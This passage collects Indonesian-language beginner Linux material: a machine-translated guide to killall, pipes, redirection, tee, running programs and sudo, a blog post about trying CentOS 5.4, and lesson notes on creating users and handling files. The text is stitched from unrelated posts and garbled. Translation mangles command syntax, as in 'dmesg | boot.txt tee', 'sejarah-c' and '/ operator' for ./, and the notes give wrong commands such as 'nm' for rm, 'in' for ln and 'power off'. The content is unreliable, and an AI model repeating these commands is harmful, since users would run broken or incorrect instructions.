2. killall killall membunuh Program * nama * semua contoh kata program. Jika ada misalnya 3 firefox sesi terbuka, killall firefox akan melakukan hal itu; membunuh semua sesi firefox. membunuh hanya akan mengambil PID tertentu dari proses firefox menyinggung Anda ingin membunuh, dan membunuh yang satu-satunya.
   
3. xkill adalah cara GUI untuk klik dan membunuh jendela. Mengetik dalam xkill harus memberikan ikon tengkorak dan tulang bersilang-dan jendela berikutnya diklik akan dibunuh.

Pipa -> Hal yang paling berguna Anda akan belajar di * NIX. Mengarahkan output dari sebuah program untuk input anothers.

   
1. Pipa diwakili oleh 'bar lurus' atau dikenal sebagai | kunci ''.
   
2. Ini adalah kunci jarang digunakan di Windows, sering ditemukan pada tombol backslash.
   
3. Mereka digunakan untuk menghubungkan perintah bersama. Pipa mengambil output dari satu perintah dan rute untuk digunakan sebagai input untuk perintah kedua dirantai bersama-sama.
   
4. Konsultasikan sumber daya online lebih banyak dengan informasi tentang pipa dan penggunaannya karena ada volume.

> Dan >> redirectors -> Kirim output ke file bukan terminal.

   
1. > Digunakan untuk * menimpa * yang ada saat ini isi file dan mengganti dengan output dari perintah baru.
   
2. >> Digunakan untuk * append * informasi ke file yang ada saat ini. Hal ini berguna untuk logging.
   
3. Contoh: ps aux> processes.log Mengirim output dari ps aux ke processes.log file untuk melihat output perintah dalam editor teks dan menimpa isi saat file.

tee -> Kirim output untuk kedua file dan terminal

   
1. tee digunakan bersama dengan '|' untuk mengambil output perintah dan mengirimkannya tempat lain. Ini berguna jika ada kesalahan yang terbang dengan layar sebelum Anda bisa membacanya, cara apa pun yang terjadi di layar juga ditangkap ke file.
   
2. Contoh: dmesg | boot.txt tee akan menjalankan perintah dmesg yang menunjukkan informasi booting awal, dan '|' mengirimkan output dari dmesg untuk tee, yang kemudian melakukan pekerjaannya dengan mengirimkannya ke terminal dan boot file log txt..

Eksekusi File -> Jadi, Anda ingin menjalankan file atau program dari terminal? Pastikan itu ditandai dieksekusi. Jika tidak, lihat Quick Tip # 4 di bawah.

   
1. Perlu menjalankan file dalam direktori saat ini setelah ditandai dieksekusi? The / operator. Dapat mengeksekusi file sebagai user biasa asalkan Anda tidak memerlukan hak root. / Harfiah. Berarti "di direktori saat ini" sehingga tidak bekerja pada file di luar direktori ini.
      
   
2. Perlu menjalankan file tidak di direktori saat ini? Anda harus memberikan path dari program yang mengeksekusi tepat. Jika ini adalah program python, itu python / path / ke / file dan jika itu adalah file shell, adalah sh / path / ke / file sebagai contoh. Tentu saja ada program lain, tetapi ini akan menjadi yang paling umum untuk pemula.
      
   
3. Perlu menjalankan file dengan hak root karena Anda menerima operasi tidak diizinkan? Awalan perintah dengan sudo. Jadi, dari contoh di atas, sudo python / path / ke / file akan mengeksekusi script dengan hak root.
      
   
4. Perlu menjalankan program GUI dari terminal? Cukup ketik nama program (kasus sensitif!) Dan akan memulai. Ini akan membuat terminal saat ini tidak dapat digunakan. Menutup terminal sementara program terbuka akan membunuh program. Cara yang lebih baik adalah dengan latar belakang program, menggunakan program_name & dan kemudian mengetik kata keluar di terminal untuk menutupnya dan menjaga proses berjalan.
      
   
5. Perlu untuk menjalankan program GUI dengan hak root dari terminal? Awalan dengan gksudo atau gksu dan tidak sudo. Menggunakan sudo untuk menjalankan aplikasi GUI adalah kebiasaan buruk dan harus dihindari.
      
   
6. Jangan, jangan * tidak * menggunakan sudo hanya karena sesuatu yang menerima "Operasi tidak diijinkan." Perlu diingat apa yang Anda lakukan yang Anda bisa benar-benar * menghancurkan * sistem dengan menjalankan perintah di tempat yang salah dengan hak root. Hal ini tidak dapat ditekankan cukup. Pastikan file Anda berasal dari sumber terpercaya.

Cepat tips:

   
1. Kehilangan diri dalam direktori? Tidak yakin di mana Anda berada? Ketik pwd untuk mencetak direktori kerja.
      
   
2. Ingin menghitung ruang disk Anda dengan cepat? df-h dapat memberikan pemeriksaan cepat.
      
   
3. Ingin menghitung ukuran folder atau file dengan cepat? du-cksh target_name dapat melakukan hal itu. Ingin menghitung ukuran dari folder saat ini? du-cksh.
      
   
4. Perlu untuk menandai file executable? chmod + x nama file bisa melakukan itu. Lain kali Anda melihat file yang Anda butuhkan untuk mengeksekusi dan tidak ditandai dieksekusi, sekarang Anda tahu bagaimana memperbaikinya.
      
   
5. Ingin me-mount iso seperti Daemon-Tools di Windows? Linux telah fungsi ini built in Cukup membuat direktori di suatu tempat, misalnya / home / justin / isomount, dan mengeluarkan perintah mount-o loop / path / ke / myisofile.iso / home / justin / isomount dan isi akan dipasang di dalam folder itu.
      
   
6. Jalankan perintah sebelumnya, Anda perlu menjalankan ulang, tapi Anda tidak bisa ingat apa itu sebenarnya? Ketik sejarah ke dalam terminal dan akan mencetak sejarah perintah Anda. Ingin menghapus sejarah Anda? sejarah-c akan menghapus informasi.

cara mudah belajar linux centos

Penjelasan Tentang Centos

Sebagai pengguna Linux yang masih baru, tentunya saya ingin mencoba berbagai distro yang ada pada Linux. Entah itu keturunan dari Redhat, atau dari Ubuntu. Tapi, karena rasa penasaran saya yang besar untuk menjajal distro Linux yang lain, maka saya mencoba menggunakan CentOS. CentOS adalah distro Linux keturunan dari RedHat. Saya mendapatkan file CentOS dari buku Info Linux. CentOS yang saya dapatkan adalah CentOS yang terbaru, yaitu versi 5.4. Dasar pemula, saat pertama kali menginstal CentOS 5.4 membuat Linux Mint 8 Helena raib dari susunan Grub (idiot) . (doh) Bagaimana cara mengembalikannya? Karena live CD Linux Mint 8 helena sedang dipinjam teman, maka saya menginstal ulang Linux Mint tersebut dengan Linux Mint 7 Gloria. Untung saja yang jadi korban adalah komputer saya. Sehingga Notebook andalan saya masih selamat dan masih bisa untuk mengoprek Ubuntu dan juga Linux Mint yang ada di notebook saya.
Saat pertama kali menjajal CentOS, saya merasa tampilannya tidak berbeda dengan Ubuntu. Hanya warna dan tema yang berbeda. Sayangnya, saat membuat screenshot, komputer saya tiba-tiba ngadat. Sehingga saya tidak bisa meneruskan rasa penasaran saya menggunakan CentOS. Hingga saya membuat tulisan ini, saya masih belum sempat untuk menjajal CentOS 5.4 lagi. Karena, saya khawatir kalau komputer saya akan ngambek lagi. Tapi, demi menuntaskan rasa penasaran saya terhadap CentOS 5.4, mungkin besok saya akan mencobanya kembali. Bagi para master Linux yang sudah mencoba CentOS, saya harap bisa membantu saya untuk mempelajari CentOS 5.4, terutama pada masalah perintah pada terminal. Untuk sementara, sekian dulu cerita tentang pengalaman meggunakan CentOS pertama kali. Mungkin jika nanti saya sudah menemukan celah dari distro Linux ini, saya akan share di sini.


Pertemuan 1 Linux Membuat User

Diposkan oleh Learn Linux Rabu, 23 Maret 2011 0 komentar
Setelah mengerti apa itu linux, maka dipertemuan ini kita akan mempelajari salah satu linux, yaitu linux centos. CentOS sendiri adalah singkatan dari Community ENTerprise Operating System, dikembangkan sebuah komunitas kontributor dan pengguna sistem operasi Linux. Pengguna tipikal Centos adalah organisasi dan individu yang tidak terlalu membutuhkan Layanan khusus (’strong commercial support) untuk menjalankan sistemnya dengan sukses. CentOS merupakan 100% kompatibel dengan Red Hat Enterprise Linux (RHEL) karena merupakan kembaran...

Penjelasan Tentang Centos

Pertama-tama Tekan CTRL-ALT-F2 untuk masuk ke Root Console dan log in sebagai root (memakai user dan password yang anda pilih ketika pertama kali menjalankan installer).
maka disana akan muncul
[root|@localhost|~]#
dimana :
root merupakan user yang aktif.@localhost merupakan hostname.
~ merupakan direktori yang aktif.

Sekarang, kita akan mencoba membuat user baru.
perintah yang digunakan adalah
adduser XXXXX(contoh nama user yang digunakan)
passwd 123456(contoh password yang disunakan)
dan jadilah user baru yaitu xxxxx dengan password 123456.

Untuk masuk ke user yang bersangkutan gunakan perintah.
su xxxx


Demikian penjelasan singkat saya mengenai pembuatan user pada linux. Dan untuk perintah-perintah yang lainnya serta penjelasannya saya jelaskan dibawah ini.
adduser xxx----> Untuk membuat user baru dengan nama user adalah xxx.
passwd xxx-----> Untuk membuat password dengan password xxx.
mkdir linux----> Untuk membuat direktori dengan nama direktori linux.
mkdir linux x2----> Untuk membuat direktori dengan nama direktori linux dan x2 sekaligus.
cd ----------> Untuk kembali ke direktori awal.
ls ----------> Untuk melihat isi direktori.
cd xxx-------> Untuk melihat isi direktori xxx.
cd ..--------> Untuk kembali ke direktori sebelumnya.
pwd ---------> Untuk melihat direktori yang aktif dari user.
su -l -------> Untuk kembali ke root.
reboot ------> Untuk merestart komputer.
power off ---> Untuk menonaktifkan komputer.


Secara garis besar ada 3 cara dalam membuat file di linux yaitu :
Membuat File
1. Touch nmfile
2. cat>nmfile
    cat>>nmfile
    catnmfile
3. echo>nmfile isifile
    echo>>nmfile isifile

Mengkopi File di Direktori
cp nmfile alamat dir tujuan
cp nmfile dir_tujuan/nmbaru
cp -r nmdir dirtujuan

Memindahkan File
mv nmfile dirtujuan
mv nmfile nmfilebaru

4. Melihat Baris Awal File
head -n nmfile

5. Melihat Baris Akhir File
tail -n nmfile


6. mengkompress file
    gzip nmfile

7. membaca file kompresan
    zcat nmfile

8. mengekstrak file
    gunzip nmfile

9. menghapus file & dir
    nm nmfile
    rmdir nmdir
    rm -r nmdir
masuk konsol
CTRL+ALT+F2

keluar konsol
CTRL+ALT+F7


untuk membuat user baru:
]#adduser_namauser
]#passwd_namauser

untuk mengaktifkan user pada root:
]su_namauser

untuk membuat direktori:
]#mkdir_namafile

untuk melihat direktori awal:
]#cd

untuk melihat isi direktori:
]#ls

untuk mengaktifkan direktori yg ada didalam nya:
]#cd_namafile

untuk melihat atau kembali ke direktori sebelumnya:
]#cd_..

untuk melihat direktori yg sedang aktif:
]#pwd

untuk kembali ke root:
]#su_-L

untuk restar komputer:
]#reboot

untuk non aktif komputer:
]#poweroff

membuat file baru:
]#touch_namafile
]#cat>namafile
]#cat>>namafile menambahkan isi file baru
]#echo>namafile_isifile
]#echo>>namafile_isifile menambahkan isi file baru

melihat isi file:
]#cat_namafile

mengkopi file atau direktori:
]#cp_namafile_alamat_dir_tujuan
]#cp_namafile_alamat_dir_tujuan/namabaru
]#cp_-r_namafile_alamat_dir_tujuan

memindah file & mengganti namafile:
]#mv_namafile_alamatdirtujuan
]#mv_namafile_namafilebaru

menghapus file:
]#rm_namafile

menghapus dir kosong:
]#rmdir_namadir

menghapus dir isi:
]#rm_-r_namadir

menampilkan baris awal:
]#head_-n_namafile

menampilkan akhir baris:
]#tail_-n_namafile

kompres file:
]#gzip_namafile

membaca file kompresan:
]#zcat_namafilekompresan

mengekstrak file kompres:
]#gunzip_namafile

membackup file:
hard link:
]#in_namafile_alamatdirtujuan

soft link:
]#in_-s_namafile_alamatdirtujuan

hak ijin akses:
]#chmod_nilaiakses_namafile

melihat nilai akses file:
]#Ls_-L

editor vi:
]#vi_namafile